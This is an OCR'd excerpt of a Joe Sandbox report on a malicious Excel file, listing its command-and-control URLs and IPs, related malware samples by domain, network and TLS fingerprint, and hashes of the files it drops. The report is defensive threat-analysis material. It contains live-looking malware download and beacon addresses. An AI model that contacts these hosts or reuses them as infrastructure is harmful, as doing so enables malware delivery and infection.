
Name	Malicious	Antivirus Detection	Reputation
http://pronpepsipirpyamvioerd.com/manifest/t9KapG5Lp7Zt_2Fa57QG/GX7C0FfmRVPiI55eGvl/6x2VyI3ttROAIozUzpTtuU/djl44EXt9ama4/XR_2FoMg/DUUaeRp34H0CCf_2FqktcZq/z9PSxtll7Y/oj4uvWMlnUr2X5bcU/HYCHWM70nrfm/_2BgTKf7qxG/3cOw5VQBP7LVAf/95TW5v6vv1PzXG2YnDn_2/B53HOO92/81PS.snx	true	• Avira URL Cloud: safe	unknown
http://online-docu-sign-st.com/yytr.png	true	• Avira URL Cloud: malware	unknown
http://pronpepsipirpyamvioerd.com/manifest/8LuXDq_2BWfBiB/BEj6sfjtywNrZQzF5QZK7/NbbMkjR9SpGW28t6/1m9JUJz0exuG0Ws/6b83q2bcM1KtQpqf51/Z_2B1SUtN/P_2FDTQIaszfL7CFhXYP/tmsBI8pqKk7pm_2BfxZ/6rZJurPMhY6pGTLji_2FEt/IMZgEgmplBU7m/NokZx7zj/OP_2FSvKpKSMcRmuUdUVqR0/teCNe1.snx	true	• Avira URL Cloud: safe	unknown
http://pronpepsipirpyamvioerd.com/favicon.ico	true	• Avira URL Cloud: safe	unknown
0	true		low

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://services.msn.com/svcs/oe/certpage.asp?name=%s&email=%s&&Check	rundll32.exe, 00000003.0000000 2.2420638109.0000000001E27000. 00000002.00000001.sdmp, rundll32.exe, 00000004.00000002.2416494035.000 0000001F47000.00000002.0000000 1.sdmp, mshta.exe, 00000013.00 000002.2341411688.000000000391 7000.00000002.00000001.sdmp	false		high
http://www.windows.com/pctv.	mshta.exe, 00000013.00000002.2 341263910.0000000003730000.000 00002.00000001.sdmp	false		high
http://investor.msn.com	rundll32.exe, 00000003.0000000 2.2420148459.0000000001C40000. 00000002.00000001.sdmp, rundll32.exe, 00000004.00000002.2416331199.000 0000001D60000.00000002.0000000 1.sdmp, mshta.exe, 00000013.00 000002.2341263910.000000000373 0000.00000002.00000001.sdmp	false		high
http://www.msnbc.com/news/ticker.txt	rundll32.exe, 00000003.0000000 2.2420148459.0000000001C40000. 00000002.00000001.sdmp, rundll32.exe, 00000004.00000002.2416331199.000 0000001D60000.00000002.0000000 1.sdmp, mshta.exe, 00000013.00 000002.2341263910.000000000373 0000.00000002.00000001.sdmp	false		high
http://www.icra.org/vocabulary/.	rundll32.exe, 00000003.0000000 2.2420638109.0000000001E27000. 00000002.00000001.sdmp, rundll32.exe, 00000004.00000002.2416494035.000 0000001F47000.00000002.0000000 1.sdmp, mshta.exe, 00000013.00 000002.2341411688.000000000391 7000.00000002.00000001.sdmp	true	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://schemas.xmlsoap.org/ws/2004/08/addressing/role/anonymous.	mshta.exe, 00000013.00000002.2 341613809.0000000003D40000.000 00002.00000001.sdmp	false		high
http://constitution.org/usdeclar.txt	rundll32.exe, powershell.exe	true	• Avira URL Cloud: safe	unknown
http://investor.msn.com/	rundll32.exe, 00000003.0000000 2.2420148459.0000000001C40000. 00000002.00000001.sdmp, rundll32.exe, 00000004.00000002.2416331199.000 0000001D60000.00000002.0000000 1.sdmp, mshta.exe, 00000013.00 000002.2341263910.000000000373 0000.00000002.00000001.sdmp	false		high
http://constitution.org/usdeclar.txtC:	rundll32.exe, 00000004.0000000 2.2416709074.0000000002340000. 00000040.00000001.sdmp, powers hell.exe, 00000014.00000003.23 80930371.00000000028D0000.0000 0004.00000001.sdmp	true	• Avira URL Cloud: safe	unknown
http://https://file://USER.ID%lu.exe/upd	rundll32.exe, 00000004.0000000 2.2416709074.0000000002340000. 00000040.00000001.sdmp, rundll32.exe, 00000004.00000003.2378828561.000 00000022D0000.00000004.0000000 1.sdmp, powershell.exe, 000000 14.00000003.2380930371.0000000 0028D0000.00000004.00000001.sdmp	true	• Avira URL Cloud: safe	low

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.%s.comPA	mshta.exe, 00000013.00000002.2341613809.0000000003D40000.00000002.00000001.sdmp, powershell.exe, 00000014.00000002.2416505711.0000000002450000.00000002.00000001.sdmp	true	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	low
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	rundll32.exe, 00000003.00000002.2420638109.0000000001E27000.00000002.00000001.sdmp, rundll32.exe, 00000004.00000002.2416494035.0000000001F47000.00000002.00000001.sdmp, mshta.exe, 00000013.00000002.2341411688.0000000003917000.00000002.00000001.sdmp	true	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.hotmail.com/oe	rundll32.exe, 00000003.00000002.2420148459.0000000001C40000.00000002.00000001.sdmp, rundll32.exe, 00000004.00000002.2416331199.0000000001D60000.00000002.00000001.sdmp, mshta.exe, 00000013.00000002.2341263910.0000000003730000.00000002.00000001.sdmp	false		high

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
104.16.249.249	unknown	United States		13335	CLOUDFLARENETUS	false
8.208.96.68	unknown	Singapore		45102	CNNIC-ALIBABA-US-NET-APAlibabaUSTechnologyCoLtdC	true
80.208.230.180	unknown	Lithuania		62282	RACKRAYUABRakrejusLT	false
45.67.231.135	unknown	Moldova Republic of		50673	SERVERIUS-ASNL	true

General Information

Joe Sandbox Version:	31.0.0 Emerald
Analysis ID:	350432

Start date:	09.02.2021
Start time:	11:52:13
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 11m 28s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	xls.xls
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP2 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	39
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	1
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.phis.bank.troj.spyw.expl.evad.winXLS@63/76@14/4
EGA Information:	Failed
HDC Information:	• Successful, ratio: 25.1% (good quality ratio 24.9%) • Quality average: 81.4% • Quality standard deviation: 20.6%
HCA Information:	• Successful, ratio: 85% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .xls • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer

Warnings:	Show All • Exclude process from analysis (whitelisted): dllhost.exe, conhost.exe, WmiPrvSE.exe, svchost.exe • TCP Packets have been reduced to 100 • Excluded IPs from analysis (whitelisted): 88.221.62.148, 184.30.25.170, 92.122.145.53, 84.53.167.109, 92.122.213.194, 92.122.213.240, 13.107.246.13, 152.199.19.160, 92.122.213.247, 13.107.13.80, 131.253.33.200, 13.107.22.200, 152.199.19.161 • Excluded domains from analysis (whitelisted): assets.onestore.ms.edgekey.net, api.bing.com, afd.e-0001.dc-msedge.net, e13678.dscb.akamaiedge.net, a1449.dscg2.akamai.net, www.microsoft.com-c-3.edgekey.net.globalredir.akadns.net, a1945.g2.akamai.net, e11290.dspg.akamaiedge.net, iecvlist.microsoft.com, www.microsoft.com-c-3.edgekey.net, go.microsoft.com, mscomajax.vo.msecnd.net, star-azurefd-prod.trafficmanager.net, www-bing-com.dual-a-0001.a-msedge.net, statics-marketingsites-eus-ms-com.akamaized.net, img-prod-cms-rt-microsoft-com.akamaized.net, api-bing-com.e-0001.e-msedge.net, e10583.dspg.akamaiedge.net, www.bing.com, e-0001.dc-msedge.net, cs22.wpc.v0cdn.net, ie9comview.vo.msecnd.net, Edge-Prod-FRAr3.ctrl.t-0003.t-msedge.net, r20swj13mr.microsoft.com, assets.onestore.ms.akadns.net, c-s.cms.ms.akadns.net, dual-a-0001.dc-msedge.net, c.s-microsoft.com, t-0003.t-msedge.net, a-0001.a-afdentry.net.trafficmanager.net, go.microsoft.com.edgekey.net, c.s-microsoft.com-c.edgekey.net, e13678.dscg.akamaiedge.net, www.microsoft.com, wcpstatic.microsoft.com, cs9.wpc.v0cdn.net • Report size exceeded maximum capacity and may have missing behavior information. • Report size exceeded maximum capacity and may have missing disassembly code. • Report size getting too big, too many NtDeviceIoControlFile calls found. • Report size getting too big, too many NtOpenFile calls found. • Report size getting too big, too many NtOpenKeyEx calls found. • Report size getting too big, too many NtQueryDirectoryFile calls found. • Report size getting too big, too many NtQueryValueKey calls found. • Report size getting too big, too many NtReadVirtualMemory calls found.

Simulations

Behavior and APIs

Time	Type	Description
11:53:23	API Interceptor	634x Sleep call for process: rundll32.exe modified
11:54:37	API Interceptor	16x Sleep call for process: mshta.exe modified
11:54:39	API Interceptor	267x Sleep call for process: powershell.exe modified
11:55:15	API Interceptor	3x Sleep call for process: nslookup.exe modified
11:55:17	API Interceptor	4x Sleep call for process: explorer.exe modified
11:55:18	API Interceptor	6x Sleep call for process: ipconfig.exe modified

Joe Sandbox View / Context

IPs

No context

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
myip.opendns.com	0xyZ4rY0opA2.vbs	Get hash	malicious	Browse	• 84.17.52.25
	6Xt3u55v5dAj.vbs	Get hash	malicious	Browse	• 84.17.52.25
	2Q4tLHa5wbO1.vbs	Get hash	malicious	Browse	• 84.17.52.25
	earmarkavchd.dll	Get hash	malicious	Browse	• 84.17.52.25
	6znkPyTAVN7V.vbs	Get hash	malicious	Browse	• 84.17.52.25
	fY9ZC2mGfd.exe	Get hash	malicious	Browse	• 84.17.52.40
	H58f3VmSsk.exe	Get hash	malicious	Browse	• 84.17.52.40
	YjimyNp5ma.exe	Get hash	malicious	Browse	• 84.17.52.40
	4.exe	Get hash	malicious	Browse	• 84.17.52.10
	PtgzM1Gd04Up.vbs	Get hash	malicious	Browse	• 84.17.52.10
	Win7-SecAssessment_v7.exe	Get hash	malicious	Browse	• 91.132.136.164
	Capasw32.dll	Get hash	malicious	Browse	• 84.17.52.80
	my_presentation_u6r.js	Get hash	malicious	Browse	• 84.17.52.22
	open_attach_k7u.js	Get hash	malicious	Browse	• 84.17.52.22
	ZwlegcGh.exe	Get hash	malicious	Browse	• 84.17.52.22
	dokument9903340.hta	Get hash	malicious	Browse	• 84.17.52.22
	look_attach_s0r.js	Get hash	malicious	Browse	• 84.17.52.22
	my_presentation_u5c.js	Get hash	malicious	Browse	• 84.17.52.22
	presentation_p6l.js	Get hash	malicious	Browse	• 84.17.52.22
	job_attach_x0d.js	Get hash	malicious	Browse	• 84.17.52.22
resolver1.opendns.com	Presentation_68192.xlsb	Get hash	malicious	Browse	• 208.67.222.222
	sup11_dump.dll	Get hash	malicious	Browse	• 208.67.222.222
	out.dll	Get hash	malicious	Browse	• 208.67.222.222
	crypt_3300.dll	Get hash	malicious	Browse	• 208.67.222.222
	SecuriteInfo.com.Generic.mg.81f401defa8faa2e.dll	Get hash	malicious	Browse	• 208.67.222.222
	6007d134e83fctar.dll	Get hash	malicious	Browse	• 208.67.222.222
	J5cB3wfXIZ.dll	Get hash	malicious	Browse	• 208.67.222.222
	6006bde674be5pdf.dll	Get hash	malicious	Browse	• 208.67.222.222
	mal.dll	Get hash	malicious	Browse	• 208.67.222.222
	fo.dll	Get hash	malicious	Browse	• 208.67.222.222
	5fd9d7ec9e7aetar.dll	Get hash	malicious	Browse	• 208.67.222.222
	5fd885c499439tar.dll	Get hash	malicious	Browse	• 208.67.222.222
	5fc612703f844.dll	Get hash	malicious	Browse	• 208.67.222.222
	https___purefile24.top_4352wedfoifom.dll	Get hash	malicious	Browse	• 208.67.222.222
	vnaSKDMnLG.dll	Get hash	malicious	Browse	• 208.67.222.222
	0xyZ4rY0opA2.vbs	Get hash	malicious	Browse	• 208.67.222.222
	6Xt3u55v5dAj.vbs	Get hash	malicious	Browse	• 208.67.222.222
	5fbce6bbc8cc4png.dll	Get hash	malicious	Browse	• 208.67.222.222
	JeSoTz0An7tn.vbs	Get hash	malicious	Browse	• 208.67.222.222
	1qdMIsgkbwxA.vbs	Get hash	malicious	Browse	• 208.67.222.222

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
RACKRAYUABRakrejusLT	MPbBCArHPF.exe	Get hash	malicious	Browse	• 79.98.25.1
	jjuufksfn.exe	Get hash	malicious	Browse	• 80.209.229.192
	wYvHbw46Xi.exe	Get hash	malicious	Browse	• 80.209.229.192
	2OfH3605ic.exe	Get hash	malicious	Browse	• 62.77.159.31
	http://https://bit.ly/2Ws7mjm?l=www.bancoestado.cl	Get hash	malicious	Browse	• 79.98.26.108
	Invoice for PO 9201072.html	Get hash	malicious	Browse	• 79.98.29.228
	Play_Now #U23ee#Ufe0f #U25b6#Ufe0f #U23ed#Ufe0f Nicholson.HTM	Get hash	malicious	Browse	• 80.209.233.68
	http.docx	Get hash	malicious	Browse	• 80.209.233.101
	http.docx	Get hash	malicious	Browse	• 80.209.233.101
	PO_#09112020.xlsx	Get hash	malicious	Browse	• 185.5.53.33
	XqHyunBDxl.exe	Get hash	malicious	Browse	• 79.98.24.39
	http://www.proco.lt/admin/infodata.php?r=bD1odHRwOi8va2FydGFzYW	Get hash	malicious	Browse	• 79.98.28.170
	http://https://diyachting.co.uk/	Get hash	malicious	Browse	• 194.135.87.62
	yEgeRoEgBk.exe	Get hash	malicious	Browse	• 79.98.24.39

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	#Ud83d#Udd6aESD_NewAudioMessage.htm	Get hash	malicious	Browse	• 212.237.232.221
	cobaltstrike_shellcode.exe	Get hash	malicious	Browse	• 109.235.70.99
	haydenj235340.HTM	Get hash	malicious	Browse	• 89.40.4.210
	plusnew.exe	Get hash	malicious	Browse	• 79.98.28.30
	bh8WxLmtIV.exe	Get hash	malicious	Browse	• 109.235.70.99
CNNIC-ALIBABA-US-NET-APAlibabaUSTechnologyCoLtdC	Wh102yYa.dll	Get hash	malicious	Browse	• 8.208.10.147
	Docs.exe	Get hash	malicious	Browse	• 47.251.32.175
	0204_170387664101931.doc	Get hash	malicious	Browse	• 8.209.78.68
	0204_47091115550132.doc	Get hash	malicious	Browse	• 8.209.78.68
	Y1nW4ALZw1.exe	Get hash	malicious	Browse	• 8.210.69.194
	Wh102yYa.dll	Get hash	malicious	Browse	• 8.209.78.68
	Presentation_68192.xlsb	Get hash	malicious	Browse	• 47.89.250.152
	2e00000.dll	Get hash	malicious	Browse	• 8.209.78.68
	recoverit_setup_full4153.exe	Get hash	malicious	Browse	• 47.91.67.36
	win-drfone_setup_full3360.exe	Get hash	malicious	Browse	• 47.91.67.36
	Wh102yYa.dll	Get hash	malicious	Browse	• 8.209.78.68
	YRbZUVOOBE.exe	Get hash	malicious	Browse	• 47.91.94.48
	s1zX6HP8B6.exe	Get hash	malicious	Browse	• 47.91.94.48
	imTmqTngvS.exe	Get hash	malicious	Browse	• 8.210.208.30
	XWT7m1cblQ.exe	Get hash	malicious	Browse	• 8.208.101.136
	ActiveDirectorySync.exe	Get hash	malicious	Browse	• 47.254.170.48
	eDpjcIIh9G.exe	Get hash	malicious	Browse	• 8.210.69.194
	ZjPOfkD2zH.exe	Get hash	malicious	Browse	• 47.88.84.51
	fgolod-b66450zobp.vbs	Get hash	malicious	Browse	• 47.88.57.207
	0fiasS.dll	Get hash	malicious	Browse	• 8.209.78.68
CLOUDFLARENETUS	v1K1JNtCgt.exe	Get hash	malicious	Browse	• 172.67.216.201
	LIFE BOAT WIRE FALLS.xlsx	Get hash	malicious	Browse	• 104.22.0.232
	requisition from ASTRO EXPRESS.xlsx	Get hash	malicious	Browse	• 172.67.8.238
	Shipping-Documents.exe	Get hash	malicious	Browse	• 172.67.188.154
	SP AIR B00,pdf.exe	Get hash	malicious	Browse	• 162.159.129.233
	DHL_119040 nyugtabizonylat,pdf.exe	Get hash	malicious	Browse	• 162.159.129.233
	2SDdq2cPhF.exe	Get hash	malicious	Browse	• 172.67.188.154
	Tuesday, February 9th, 2021 83422 a.m., 20210209083422.7B8380338EC1D61B@sophiajoyas.cl.html	Get hash	malicious	Browse	• 104.16.18.94
	QUOTATION AND ORDER REQUEST.xlsx	Get hash	malicious	Browse	• 104.22.0.232
	Invoice_1606.jar	Get hash	malicious	Browse	• 104.20.22.46
	Invoice_1606.jar	Get hash	malicious	Browse	• 104.20.23.46
	RFQ WBH00738_.xlsx	Get hash	malicious	Browse	• 172.67.8.238
	Specifications.xlsx	Get hash	malicious	Browse	• 172.67.160.29
	SOA - NCL INTER LOGISTICS.xlsx	Get hash	malicious	Browse	• 104.22.0.232
	Bank Documents.exe	Get hash	malicious	Browse	• 172.67.188.154
	Specifications.xlsx	Get hash	malicious	Browse	• 172.67.160.29
	PART-IMS TBN63355-ON 1330 MVSL-6233637821646.xlsx	Get hash	malicious	Browse	• 104.22.0.232
	HSBC Remittance.xlsx	Get hash	malicious	Browse	• 104.22.1.232
	MT2001205-REX 5.25.xlsx	Get hash	malicious	Browse	• 172.67.188.154
	DCSGROUP.xlsx	Get hash	malicious	Browse	• 104.22.1.232

JA3 Fingerprints

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
7dcce5b76c8b17472d024758970a406b	LIFE BOAT WIRE FALLS.xlsx	Get hash	malicious	Browse	• 104.16.249.249
	requisition from ASTRO EXPRESS.xlsx	Get hash	malicious	Browse	• 104.16.249.249
	Cerere de pret NUM003112 09-02-2021.doc	Get hash	malicious	Browse	• 104.16.249.249
	contract (48).xls	Get hash	malicious	Browse	• 104.16.249.249
	BROCHURES.doc	Get hash	malicious	Browse	• 104.16.249.249
	QUOTATION AND ORDER REQUEST.xlsx	Get hash	malicious	Browse	• 104.16.249.249
	SOA - NCL INTER LOGISTICS.ppt	Get hash	malicious	Browse	• 104.16.249.249
	N 283.353.xlsx	Get hash	malicious	Browse	• 104.16.249.249
	RFQ WBH00738_.xlsx	Get hash	malicious	Browse	• 104.16.249.249
	answer (36).xls	Get hash	malicious	Browse	• 104.16.249.249
	SOA - NCL INTER LOGISTICS.xlsx	Get hash	malicious	Browse	• 104.16.249.249
	PART-IMS TBN63355-ON 1330 MVSL-6233637821646.xlsx	Get hash	malicious	Browse	• 104.16.249.249

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	HSBC Remittance.xlsx	Get hash	malicious	Browse	• 104.16.249.249
	MT2001205-REX 5.25.xlsx	Get hash	malicious	Browse	• 104.16.249.249
	DCSGROUP.xlsx	Get hash	malicious	Browse	• 104.16.249.249
	INV-08974589.xlsx	Get hash	malicious	Browse	• 104.16.249.249
	scan00006.xlsx	Get hash	malicious	Browse	• 104.16.249.249
	MT OCEAN STAR ISO 8217 2005.xlsx	Get hash	malicious	Browse	• 104.16.249.249
	PO 213409701.xlsx	Get hash	malicious	Browse	• 104.16.249.249
	Payment Swift.xlsx	Get hash	malicious	Browse	• 104.16.249.249

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\LocalLow\Microsoft\Internet Explorer\Services\search_{0633EE93-D776-472f-A0FF-E1416B8B2E3A}.ico	
Process:	C:\Program Files\Internet Explorer\iexplore.exe
File Type:	PNG image data, 16 x 16, 4-bit colormap, non-interlaced
Category:	dropped
Size (bytes):	237
Entropy (8bit):	6.1480026084285395
Encrypted:	false
SSDEEP:	6:6v/lhPIF6R/C+u1fXNg1XQ3yslRtNO+cKvAElRApGCp:6v/7b/C1fm1ZslRTvAElR47
MD5:	9FB559A691078558E77D6848202F6541
SHA1:	EA13848D33C2C7F4F4BAA39348AEB1DBFAD3DF31
SHA-256:	6D8A01DC7647BC218D003B58FE04049E24A9359900B7E0CEBAE76EDF85B8B914
SHA-512:	0E08938568CD123BE8A20B87D9A3AAF5CB05249DE7F8286FF99D3FA35FC7AF7A9D9797DD6EFB6D1E722147DCFB74437DE520395234D0009D452FB96A8ECE23 B
Malicious:	false
Preview:	.PNG.....IHDR.....R....sRGB.....gAMA.....a.....pHYs.....o.d...-PLTE.....(..5..X..h.....J4.I...IIDAT.[c`..&.(.....F....cX.(@.j.+@..K.(..2L....1.{.....c`]L 9.&2.I...I..E.....IEND.B`.

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\RecoveryStore.{7EC51268-6B10-11EB-ADCF-ECF4BBB5915B}.dat	
Process:	C:\Program Files\Internet Explorer\iexplore.exe
File Type:	Microsoft Word Document
Category:	dropped
Size (bytes):	29272
Entropy (8bit):	1.7648521522326683
Encrypted:	false
SSDEEP:	48:IvlGcpUcGwp0PdG/apnPwWXrGIpHPwCvGvnZpEPwCqfOGogVqpqPwCqfVf/Go48k:M7KUKBpx9JWat0nx3oKNB
MD5:	5BD50300B1B5887CF9863AB8BB552B9F
SHA1:	0BBFC4BCAC5DEF57091DA3A5873B40D6C7D37A45
SHA-256:	D9CD64B4AA05F17B9497A9F9C1E0BEC15E37EDE52474483EF3C4B8E1DF1FFF26
SHA-512:	E34E07E710B5C26919F5874C308C84AF30CB51C43B55E3EA4612017D4691F45C33C16B37A07346E6A4DA048861CDECDAC5BD32E2941D43FB617607EBC401C4F
Malicious:	false
Preview:	....R.o.o.t. .E.n.t.r. y..... .....

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\RecoveryStore.{9B0BCB09-6B10-11EB-ADCF-ECF4BBB5915B}.dat	
Process:	C:\Program Files\Internet Explorer\iexplore.exe
File Type:	Microsoft Word Document
Category:	dropped
Size (bytes):	29272
Entropy (8bit):	1.763166736073164
Encrypted:	false
SSDEEP:	48:Iv7GcpUOGwp0ifiG/apnif5VrGIpHif5HWGvnZpEif5HVqmGok2Vqpqif5HVCqnj:MhKmKdpc9JQazd0owF3sYwfB
MD5:	D83F16B5829DF2CC9610942527CF2142
SHA1:	D4F86D76603DB67A9BF76783AEB7CD4CA2213812
SHA-256:	00CA34CEBA6BE9DB0DECCCA65CD5E704EA6A615E03926C7BA3D29D1BAC5C29FC

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\RecoveryStore.{9B0BCB09-6B10-11EB-ADCF-ECF4BBB5915B}.dat	
SHA-512:	3CA5403D454369849DB2AA5DFC4A8944DC3AE3268008FEE8394819AFDC1882F141AF0C4B451613E58B0852A702BCEC7201A16DCF46A6844AAAE475848B586A4
Malicious:	false
Preview:	....R.o.o.t. .E.n.t.r. y..... .....

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\RecoveryStore.{9CE57CE0-6B10-11EB-ADCF-ECF4BBB5915B}.dat	
Process:	C:\Program Files\Internet Explorer\iexplore.exe
File Type:	Microsoft Word Document
Category:	dropped
Size (bytes):	29272
Entropy (8bit):	1.7656971082924968
Encrypted:	false
SSDEEP:	48:IvCGcpUNhGwp0kGiG/apnkGdGZrGIpHkGdGbGHGvnZpEkGdGbGUGRGoZVqpqkGdW:M2KNKwpK9J6aO0Lt3MiwB
MD5:	5401A1E25BEBCCE60005A09A7AB1FE14
SHA1:	BF83BF6E1C1BDAAAB68489A14D8E654BBBEF1A35
SHA-256:	6C70B94BBDC332EBF6FD974701A761F91855D21EB3212285B147C735EB870D7E
SHA-512:	BC4C277FC87EE32C159435086CB2392EB2088735060B6B7CE25B8BA37830C2E8C0A7E80D1689E3FE19F22AF6ACFCA623C201D28599514699C2228B7C918ABE1
Malicious:	false
Preview:	....R.o.o.t. .E.n.t.r. y..... .....

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\RecoveryStore.{9F3D57A5-6B10-11EB-ADCF-ECF4BBB5915B}.dat	
Process:	C:\Program Files\Internet Explorer\iexplore.exe
File Type:	Microsoft Word Document
Category:	dropped
Size (bytes):	29272
Entropy (8bit):	1.7639395910756475
Encrypted:	false
SSDEEP:	48:IvzGcpUWGwp0GHG/apnG7IrGIpHG71RGvnZpEG71xyHlGoXVqpqG71xy9ysGo4Ln:MJKOKIpJ9JHare0Ex3aQD/vB
MD5:	43CB138B52D9978AEDF02371998D0362
SHA1:	10687F9F5FBDDAEC42ACABEFCA0C9D28ABEDECAE
SHA-256:	21222723D5E4D749DC8199C5DDC01BA4564CFC690B4EC7EE973128F379A2E217
SHA-512:	1363B673DF1DA5B27550924DE73FE9AACDA1DA24871058E64539EBD3D0A6D04140F60AD12264DA00B7275ABAB6301C0496C0C50B02115FC27BFEB4DFD32D90F
Malicious:	false
Preview:	....R.o.o.t. .E.n.t.r. y..... .....

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{7EC5126A-6B10-11EB-ADCF-ECF4BBB5915B}.dat	
Process:	C:\Program Files\Internet Explorer\iexplore.exe
File Type:	Microsoft Word Document
Category:	dropped
Size (bytes):	27368
Entropy (8bit):	1.8403167155724853
Encrypted:	false
SSDEEP:	192:MRKibGJA7MFcNpEkJJzgYpWdweWdUdxiA:M4sC+MifTpgYW/V
MD5:	AB1EEED6A6BE17F39994FDACBC9DC3EE
SHA1:	24A92F14AF9F269DE3F2D2C3FB9EB7600C0FBD87
SHA-256:	F05CEAF0B4041D6A2BE4FF4F5E4D80EA2C83DA781D9CEFA1D8DD499AF0050FA8
SHA-512:	0D4EC611EA3F7510237B5D6356EE44B1990EA5E77A70D5878022FD5A23F158CCFE1C631A5DDF9E170D932F44CCB04B662761413A9D263BC8EF4DB9F54642F66
Malicious:	false
Preview:	....R.o.o.t. .E.n.t.r. y..... .....

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{9B0BCB0B-6B10-11EB-ADCF-ECF4BBB5915B}.dat	
Process:	C:\Program Files\Internet Explorer\iexplore.exe
File Type:	Microsoft Word Document

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{9B0BCB0B-6B10-11EB-ADCF-ECF4BBB5915B}.dat	
Category:	dropped
Size (bytes):	27392
Entropy (8bit):	1.8485190274953458
Encrypted:	false
SSDEEP:	192:MMHKiSbJqJ/m7WFcJpskJ+ztYhq4kS+q4k+qA:M3DJ+/gWiLLAtA8R8+N
MD5:	CBD2F675C00CE975B4B6D4C7A8B4A1E6
SHA1:	CC7C06B05597219AE80CDECEE8771EB7A251D4CA
SHA-256:	AD07502AF14B878F7E5CF72C47930F3F33F327A1C8712D051AE84CA98BB1D085
SHA-512:	2F1C39756DF3A811B956196CFEDAA18A7E71E76B2C7C2BB0DD68E5869D385079C71E71B17F14D4B834C108354469357497F90E182F200626F7F308E2756B3387
Malicious:	false
Preview:	.....R.o.o.t. .E.n.t.r.y.....

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{9CE57CE2-6B10-11EB-ADCF-ECF4BBB5915B}.dat	
Process:	C:\Program Files\Internet Explorer\iexplore.exe
File Type:	Microsoft Word Document
Category:	dropped
Size (bytes):	27388
Entropy (8bit):	1.8465868118972935
Encrypted:	false
SSDEEP:	192:MQKvb7Jn7FFcCpGkJVszBY9QW/9J2QW/91WlGA:M3Dl7FimdViBEV/CV/+lR
MD5:	B54E87396531B402107B4E72EF9FB784
SHA1:	AD47D37B52E37D5468DB6C0FAEFED97DF33F12AB
